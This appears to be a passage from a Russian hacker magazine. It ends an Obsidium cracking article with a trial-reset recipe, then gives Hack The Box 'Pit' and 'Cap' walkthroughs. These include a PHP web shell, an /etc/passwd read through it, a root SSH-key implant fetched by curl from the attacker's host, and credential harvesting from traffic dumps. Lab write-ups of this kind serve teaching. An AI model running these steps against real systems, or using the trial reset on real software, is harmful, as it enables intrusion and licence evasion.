На тот случай, если мы решим написать загрузчик, мы нашли хорошее место для инъекции. Теперь было бы неплохо отыскать код для инлайн-патча. По логике вещей, для контроля лицензии программа должна вызывать функции Obsidium прямо изнутри себя, причем недалеко от начала загрузки. Начинаем пошагово трассировать программу и буквально через несколько команд натыкаемся на подозрительную процедуру `0xB62030`, вызывающую внутри себя игнорируемую попытку исключения примерно в таком контексте:

```
02DC091A | 0F0B                                  | ud2                                     |
02DC091C | 0F0B                                  | ud2                                     |
02DC091E | EB 01                                 | jmp 2DC0921                             |
02DC0920 | 70 EB                                 | jo 2DC090D                              |
02DC0922 | 0115 F7F0EB05                         | add dword ptr ds:[5EBF0F7],edx          |
02DC0928 | D2A4A7 872CEB1E                       | shl byte ptr ds:[edi+1EEB2C87],cl       |
02DC092F | EB 04                                 | jmp 2DC0935                             |
02DC0931 | BD A4FCBFEB                           | mov ebp,EBBFFCA4                        |
02DC0936 | 05 D21DA654                           | add eax,54A61DD2                        |
02DC093B | 5D                                    | pop ebp                                 |
02DC093C | 8B5424 30                             | mov edx,dword ptr ss:[esp+30]           |
02DC0940 | EB 03                                 | jmp 2DC0945                             |
02DC0942 | A9 CBF2EBBA                           | test eax,BAEBF2CB                       |
02DC0947 | EB 04                                 | jmp 2DC094D                             |
02DC0949 | A2 29F963EB                           | mov byte ptr ds:[EB63F929],al           |
02DC094E | 03D8                                  | add ebx,eax                             |
02DC0950 | A2 55EBE1EB                           | mov byte ptr ds:[EBE1EB55],al           |
```

Это чертовски похоже на код, на котором отладчик периодически спотыкался, пока мы медленно, но верно приближались к распаковке программы. Сразу за вызовом этой процедуры мы видим код следующего содержания:

```
00B63567 | 8B15 ACAEC000                         | mov edx,dword ptr ds:[C0AEAC]           |
00B6356D | 8B12                                  | mov edx,dword ptr ds:[edx]              |
00B6356F | 8B92 1C030000                         | mov edx,dword ptr ds:[edx+31C]          |
00B63575 | 8B92 94010000                         | mov edx,dword ptr ds:[edx+194]          | [edx+194]:L"Unregistered trial version\r\nYou have 30 day(s) left"
```

Фактически у нас не осталось никаких сомнений — именно эта конкретная процедура `0xB62030` вызывает проверку лицензии Obsidium и заполняет информацией о ней структуру по адресу, на который указывает `ds:[C0AEAC]`.

Итак, наша исходная задача — малой кровью полностью снять протектор с этого модуля — была с самого начала обречена: защита интегрирована в образ. В модуле присутствуют ссылки и вызовы за его пределы, более того, эти ссылки инициализируются до начала основного потока.

Если вдумчиво покопать в IDA сдампленную программу, таких ссылок на Obsidium можно найти в коде достаточно много в местах проверки лицензии. Каждый такой вызов уникален (лично я с ходу не нашел повторяющихся, даже если они выполняют одинаковые функции), его код виртуализован и снабжен собственным антиотладчиком. Конечно, можно повозиться и освободить код от всех этих вызовов (хотя это тоже не всегда достижимо, ибо теоретически Obsidium умеет виртуализировать отмеченные пользователем блоки основного кода программы), но проще все-таки сделать лоадер и инлайн-патч, кому как больше нравится.

Однако я обещал раскрыть метод обхода защиты для самых ленивых, безо всякого отладчика, реверса и ковыряния кода. Тот, кто читал мои статьи о Enigma, наверное, уже догадался, о чем речь. А речь идет о сбросе триала Obsidium внешними средствами — при помощи только ProcMon, RegEdit и умелых рук.

Допустим, у нас есть защищенная Obsidium программа, работающая ограниченный период, который очень хочется продлить. Желательно навечно. Однако лезть для этого в отладчик и снимать защиту полностью нам лень. Привычно запускаем ProcMon и изучаем лог обращений программы к реестру при загрузке. Естественно, мгновенно нашему взору предстанет огромная простыня, размер которой повергает в уныние. Однако, на счастье, авторы Obsidium (так же как и авторы Enigma) особой фантазией не отличаются, и по поиску Obsidium тут же находится обращение к ключу `\HKEY_CURRENT_USER\SOFTWARE\Obsidium\{XXXXXXXX-XXXXXXXX-XXXXXXXX-XXXXXXXX}` (данные GUID уникальны для каждой программы).

Без особой надежды удаляем ключ из реестра и перезапускаем программу — естественно, сброса триала не происходит. Но, как я уже говорил, создатели этих защит особой фантазией не отличаются, поэтому предполагаем, что они подкрепляют реестровую проверку каким-то хитро спрятанным файликом на диске. Начинаем изучать лог обращения к файловой системе, и тут нас ждет сюрприз!

Авторы Enigma оказались даже более оригинальными: они, как ты помнишь, хранили информацию о регистрации в файле с непроизносимым названием во временной системной папке. Авторы Obsidium для этого завели специальную подпапочку имени себя в подкаталоге `RoamingAppData` текущего пользователя (путь к файлу выглядит примерно так: `C:/Users/<Username>/AppData/Roaming/Obsidium/{XXXXXXXX-XXXXXXXX-XXXXXXXX-XXXXXXXX}`, GUID тот же, что и в реестре). Удаляем этот файлик вместе с веткой реестра — бинго, триал сброшен!

В ИТОГЕ

Как видишь, далеко не все виды защиты исполняемых файлов обходятся лихим кавалерийским наскоком: иногда разработчики стараются максимально усложнить жизнь исследователям и придумывают хитроумные способы антиотладки. Однако на любой хитрый болт, как известно, отыщется гайка с левой резьбой — сложность протектора иногда с лихвой компенсируется шаблонным подходом к работе с реестром и файловой системой. Чем понимающие люди при необходимости вполне могут воспользоваться.

Сегодня мы разберемся с протоколом SNMP, который предназначен для мониторинга устройств в сети, но иногда представляет угрозу безопасности. Также взломаем SeedDMS и узнаем о ACL в Linux. Все это — в рамках прохождения средней по сложности машины Pit с площадки Hack The Box.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP машины в `/etc/hosts`:


```
10.10.10.241    pit.htb
```

И запускаем сканирование портов.


> **Справка: сканирование портов**
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

Результат работы скрипта

Видим три открытых порта: 22 (служба SSH), 80 (веб-сервер nginx 1.14.1) и 9090 (тоже веб-сервер). Начинаем с веба, поскольку на SSH без учетки обычно делать нечего, а брутфорсом машины с HTB не проходятся.



Главная страница pit.htb



Главная страница pit.htb, порт 9090

Но на `http://pit.htb/` нас встречает страница nginx, а на порте 9090 — форма авторизации CentOS Linux. Как видно из скана Nmap, на порте 9090 мы можем получить еще одно доменное имя — `dms-pit.htb` (поле сертификата `commonName`). Закидываем и этот домен в `/etc/hosts`.

```
10.10.10.241    dms-pit.htb
```


Глянем, что там.

Главная страница сайта dms-pit.htb

Увы, ничего особенно веселого — нас встречает ошибка 403.

> **Справка: сканирование веба с gobuster**
> Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов с целью поиска скрытой информации и недоступных обычным посетителям функций. Для этого можно использовать программы вроде dirsearch и dirb. Но я обычно пускаю в ход более быстрый gobuster.
> При запуске используем следующие параметры:
> - `dir` — сканирование директорий и файлов;
> - `-t` — количество потоков;
> - `-u` — URL-адрес для сканирования;
> - `-w` — словарь для перебора;
> - `--timeout` — время ожидания ответа.
>
> Получаются вот такие команды:
>
> ```
> gobuster dir -t 128 -u http://pit.htb -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --timeout 30s
> gobuster dir -t 128 -u http://dms-pit.htb -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --timeout 30s
> ```

Но и это нам не помогает, никакого контента мы не находим. Тогда я решил составить карту единственного доступного нам сайта, за который отвечает порт 9090. Перехватываем запрос в Burp Proxy и в контекстном меню выбираем Engagement tools → Discover content. Указываем глубину сканирования, интересующие нас расширения файлов и бэкапов. Спустя некоторое время мы получим карту сайта.




Карта сайта на порте 9090

Тоже ничего интересного, но зато мы узнали, что используется Cockpit. В этой CMS был найден эксплоит, приводящий к RCE, но у меня он не отработал. Я даже растерялся, неужели нужно реально брутить SSH?! Но в моем чек-листе еще оставалась неотмеченной графа сканирования портов UDP...

ТОЧКА ВХОДА
Сканирование SNMP

Запускаем сканирование наиболее вероятных портов UDP:

```
sudo nmap --min-rate=1000 -sU -p161,162,10161,10162 pit.htb
```




Главная страница сайта

В результате находим службу SNMP на порте 161. SNMP — это простой протокол управления сетью, используемый для мониторинга устройств (например, маршрутизаторов, коммутаторов, принтеров). Тут следует сразу объяснить два важных понятия:

- **MIB** (Management Information Base) — база данных информации управления, хранящая информацию обо всех объектах (параметрах и настройках) устройства;
- **OID** (Object IDentifier) — числовой идентификатор объекта в дереве MIB.

При работе с удаленной системой по SNMP все запросы происходят через OID, отражающий положение объекта в дереве объектов MIB. Но чтобы получить все строки, нам сначала нужно пройти своеобразную аутентификацию, указав строку-идентификатор сообщества. Но так как мы ее не знаем, ее нужно перебрать, к примеру с помощью `hydra`. Перебирать будем по словарю из набора Seclists.


```
hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt pit.htb snmp
```



Перебор строки community


Все OID системы можно получить, просканировав устройство следующей командой:

```
snmpbulkwalk -On -r1 -v2c -c public pit.htb 1
```




Данные, полученные из системы

Данные, полученные из системы



Данные, полученные из системы

Мы видим некоторую служебную информацию, получаем некоторые пути (среди них — директория веб-сервера `/var/www/html/`), распределение памяти и список существующих пользователей. А путь `/var/www/html/seeddms51x/seeddms` дает нам знать о соответствующем пути на веб-сервере: `http://dms-pit.htb/seeddms51x/seeddms`.




Форма авторизации SeedDMS

Нас встречает форма авторизации SeedDMS.

ТОЧКА ОПОРЫ

SeedDMS — это опенсорсная система управления документами. В ней реализованы рабочие процессы, права доступа, полнотекстовый поиск и другие фичи. Поскольку у нас есть список пользователей, попробуем разные варианты для авторизации. Мне удалось зайти как пользователь `michelle` с паролем `michelle`.




Главная страница сайта

Уязвимость загрузки файлов

Поскольку мы имеем дело с распространенной программой, есть смысл поискать готовые эксплоиты.

> **Справка: поиск готовых эксплоитов**
> При пентесте лучше всего искать эксплоиты при помощи Google, поскольку этот поисковик заглядывает и в личные блоги, и в самые разные отчеты. Ускорят дело специализированные базы вроде Exploit-DB — там часто можно обнаружить подходящие варианты. Если ты работаешь в специализированной ОС вроде Kali Linux, то эта база у тебя уже есть и для поиска можно использовать утилиту `searchsploit`.



Поиск эксплоитов с помощью searchsploit


Находим один эксплоит (в базе `/usr/share/exploitdb/exploits/php/webapps/47022.txt`), который даст выполнение удаленного кода через загрузку веб-шелла. Попутно находим еще одного пользователя.

Директории пользователей

Загружаем шелл из документации к эксплоиту: DMS → Docs → Users → Michelle → Add document.

```
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
```

Получить ID документа можно, просто наведя на него курсор. Это будет нужно для получения пути к нашему шеллу.




Загруженный документ

Теперь прочитаем файл `/etc/passwd`, перейдя по следующей ссылке:

```
http://dms-pit.htb/seeddms51x/data/1048576/[document_id]/1.php?cmd=cat+/etc/passwd
```


Здесь `document_id` — это идентификатор нашего загруженного документа.




Содержимое файла /etc/passwd

ПРОДВИЖЕНИЕ
Получение учетных данных


Я решил еще поискать учетные данные. Есть много мест, где их часто можно обнаружить, и самое распространенное из них — это файлы с настройками для подключения к базе данных. Нужно найти этот файл, а как прочитать, мы уже знаем. Смотрим исходники SeedDMS и узнаем, что это будет директория `seeddms51x/conf`.



Содержимое директории seeddms51x




Содержимое директории conf




Настройки для подключения к базе данных

Мы нашли новые учетные данные, которые стоит везде попробовать. Очень уж часто один пароль используется во многих местах — как в жизни, так и на машинах с HTB. У нас получается авторизоваться на `https://pit.htb:9090/` с учетными данными `michelle:ied^ieY6xoquu`.



Главная страница сайта

Перейдя к `https://pit.htb:9090/system/terminal`, получим веб-консоль.




Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Обеспечим себе удобный доступ по SSH. Сгенерируем пару ключей и подключимся с приватным:


```
cd ~/.ssh
ssh-keygen
cp id_rsa.pub authorized_keys
```

В выводе SNMP упоминалось приложение `/usr/bin/monitor`.



Содержимое скрипта /usr/bin/monitor


Этот скрипт считывает и выполняет скрипты `check*sh` из директории `/usr/local/monitoring/`. Но мы не можем посмотреть содержимое этой папки.



Содержимое директории /usr/local/

Зато можно заметить, что для этой директории настроен список контроля доступа. Давай получим его.

```
getfacl /usr/bin/monitor
```



Список контроля доступа директории monitoring

То есть текущий пользователь может только записывать и исполнять файлы в этой директории. Так, мы можем записать скрипт `check*sh` и выполнить с помощью команды SNMP. Сгенерируем на локальной машине ключ SSH с помощью команды `ssh-keygen`. И создадим скрипт:

```
#!/bin/bash

echo "ssh-rsa AAAA...wMJamW1jkU= ralf@ralf-PC" > /root/.ssh/authorized_keys
```


Затем запустим локальный веб-сервер на основе Python 3 и загрузим этот скрипт на удаленную машину в нужную нам директорию:

```
cd /usr/local/monitoring/
curl http://10.10.14.126:8000/check.sh -o check2.sh
```

А обращением по SNMP запустим `/usr/bin/monitor`, который и выполнит скрипт.

```
snmpwalk -m +MY-MIB -v2c -c public 10.10.10.241 nsExtendObjects
```

После выполнения мы не увидим никаких ошибок, поэтому можем смело подключаться по SSH от имени рута — наш ключ SSH уже в системе.



Флаг рута

Таким образом мы захватили эту машину.

HTB CAP

РОЕМ ТРАФИК В ПОИСКАХ УЧЕТОК И ЭКСПЛУАТИРУЕМ LINUX CAPABILITIES

Сегодня нам предстоит поупражняться в знании Bash, поискать трафик для получения паролей и повысить привилегии через флаг `cap_setuid`. И все это ради прохождения легкой машины Cap с площадки Hack The Box.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.10.245    cap.htb
```

И сканируем порты.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




Результат работы скрипта

Находим три открытых порта: 21 (FTP-сервер vsftpd 3.0.3), 22 (служба SSH 8.2p1) и 80 (веб-сервер gunicorn).

Справка: брутфорс учеток

Поскольку в начале прохождения у нас нет учетных данных, нет и смысла изучать службы, которые всегда требуют авторизации (например, SSH). Единственное, что мы можем делать здесь, — это перебирать пароли брутфорсом, но у машин с HTB почти всегда есть другое прохождение. В жизни таких вариантов может не быть, к тому же есть шансы подобрать пароль или получить его при помощи социальной инженерии.

Посмотрим, не доступно ли что-то на FTP анонимным пользователям.




Попытка подключения к FTP как anonymous

Ничего не получилось, поэтому нам нужно «пробивать» веб.

ТОЧКА ВХОДА. СКАНИРОВАНИЕ ВЕБ-КОНТЕНТА

Поищем, нет ли чего-нибудь интересного на сайте. Наша цель — определить вектор дальнейшей атаки, но по дороге нужно собирать и другую информацию: имена пользователей, используемые технологии и прочее.




Главная страница сайта http://cap.htb/

На сайте нас встречает какая-то статистика, а также есть следующие страницы:


- Security Snapchat — показывает протоколы и количество сетевых пакетов;
- IP Config — на этой странице отображается информация о сетевых интерфейсах;
- Network Status — показаны конфигурации сети.

Давай перейдем к странице Security Snapchat. Нам предоставлена возможность что-то скачать, сделаем это.



Скачивание PCAP-файла с Security Snapchat

Открыв файл (я для этого использовал Wireshark), обнаружим, что он пуст. Видимо, статистика по сетевым пакетам, которая отображается на странице, собрана именно по этому файлу.




Окно Wireshark

Больше всего меня заинтересовал URL, по которому был получен файл, — `http://cap.htb/data/20`. У меня возникла идея перебрать подобные страницы, чтобы найти файл с трафиком. Сначала сгенерируем словарь, содержащий числа 0–99 и 00–09. Это можно сделать с помощью известного приложения для генерации словарей crunch. В параметрах указываем минимальную длину последовательности, максимальную длину последовательности и набор символов.

```
crunch 1 2 0123456789 > list.txt
```


Теперь просканируем содержимое директории `/data/`, к примеру с помощью ffuf, которому в качестве параметров нужно передать список для перебора (опция `-w`) и URL (опция `-u`). Место, куда будут подставляться слова из списка, пометим последовательностью `FUZZ`. Так как интересны адреса, которые вернут код 200, укажем это в параметре `-mc`.

```
ffuf -w list.txt -u http://cap.htb/data/FUZZ -mc 200
```




Результат перебора с помощью ffuf

Заходя на разные страницы, мы видим число пакетов в том или ином дампе трафика. Так можно определить, что если размер ответа равен 17 144 байтам, то соответствующий дамп будет пуст. Наша теория подтвердилась после того, как мы открыли страницу номер 22, размер которой составляет 17 154 байта. С нее мы можем скачать непустой дамп трафика.



Страница http://cap.htb/data/22

Но в этом дампе ничего существенного найти не удалось. Он всего лишь содержал различные HTTP-запросы. Чтобы не просматривать каждую страницу отдельно и не искать что-то интересное в каждом скачанном дампе, я решил посмотреть, как организована загрузка, файла через Burp Pro. Каждый файл загружается при обращении к соответствующей странице в каталоге `/download/`.



Загрузка файлов в Burp History

ТОЧКА ОПОРЫ. АНАЛИЗ ТРАФИКА

Тут возникла идея загрузить все дампы с 0 по 99 и с 00 по 09 для дальнейшего анализа. Сделаем это следующим скриптом:


```
for ((i=0;i<100;i++)) do wget http://cap.htb/download/$i ;done
for ((i=0;i<10;i++)) do wget http://cap.htb/download/0$i ;done
```

А теперь отдадим скачанные дампы трафика на растерзание очень удобной утилите (к сожалению, написанной еще на втором Python) net-creds. Эта программа умеет вынимать важные данные, в том числе и учетные записи, как из дампа трафика, так и напрямую с сетевого интерфейса. Net-creds способен автоматически достать следующую информацию:

- данные Kerberos;
- посещенные URL-адреса;
- логины и пароли, значения GET- и POST-параметров для протокола HTTP;
- хеши NTLMv1/v2, если используются HTTP, SMB, LDAP и так далее;
- строки community протокола SNMP;
- учетные данные, передаваемые по FTP, IRC, POP, IMAP, SMTP, Telnet.

Запускать утилиту будем тоже в цикле. Так определим много HTTP-запросов, но все они, скорее, отправлены сканером.

```
for ((i=0;i<100;i++)) do ~/tools/net-creds/net-creds.py -p ./$i 2>0 ;
done
for ((i=0;i<10;i++)) do ~/tools/net-creds/net-creds.py -p ./0$i 2>0 ;
done
```

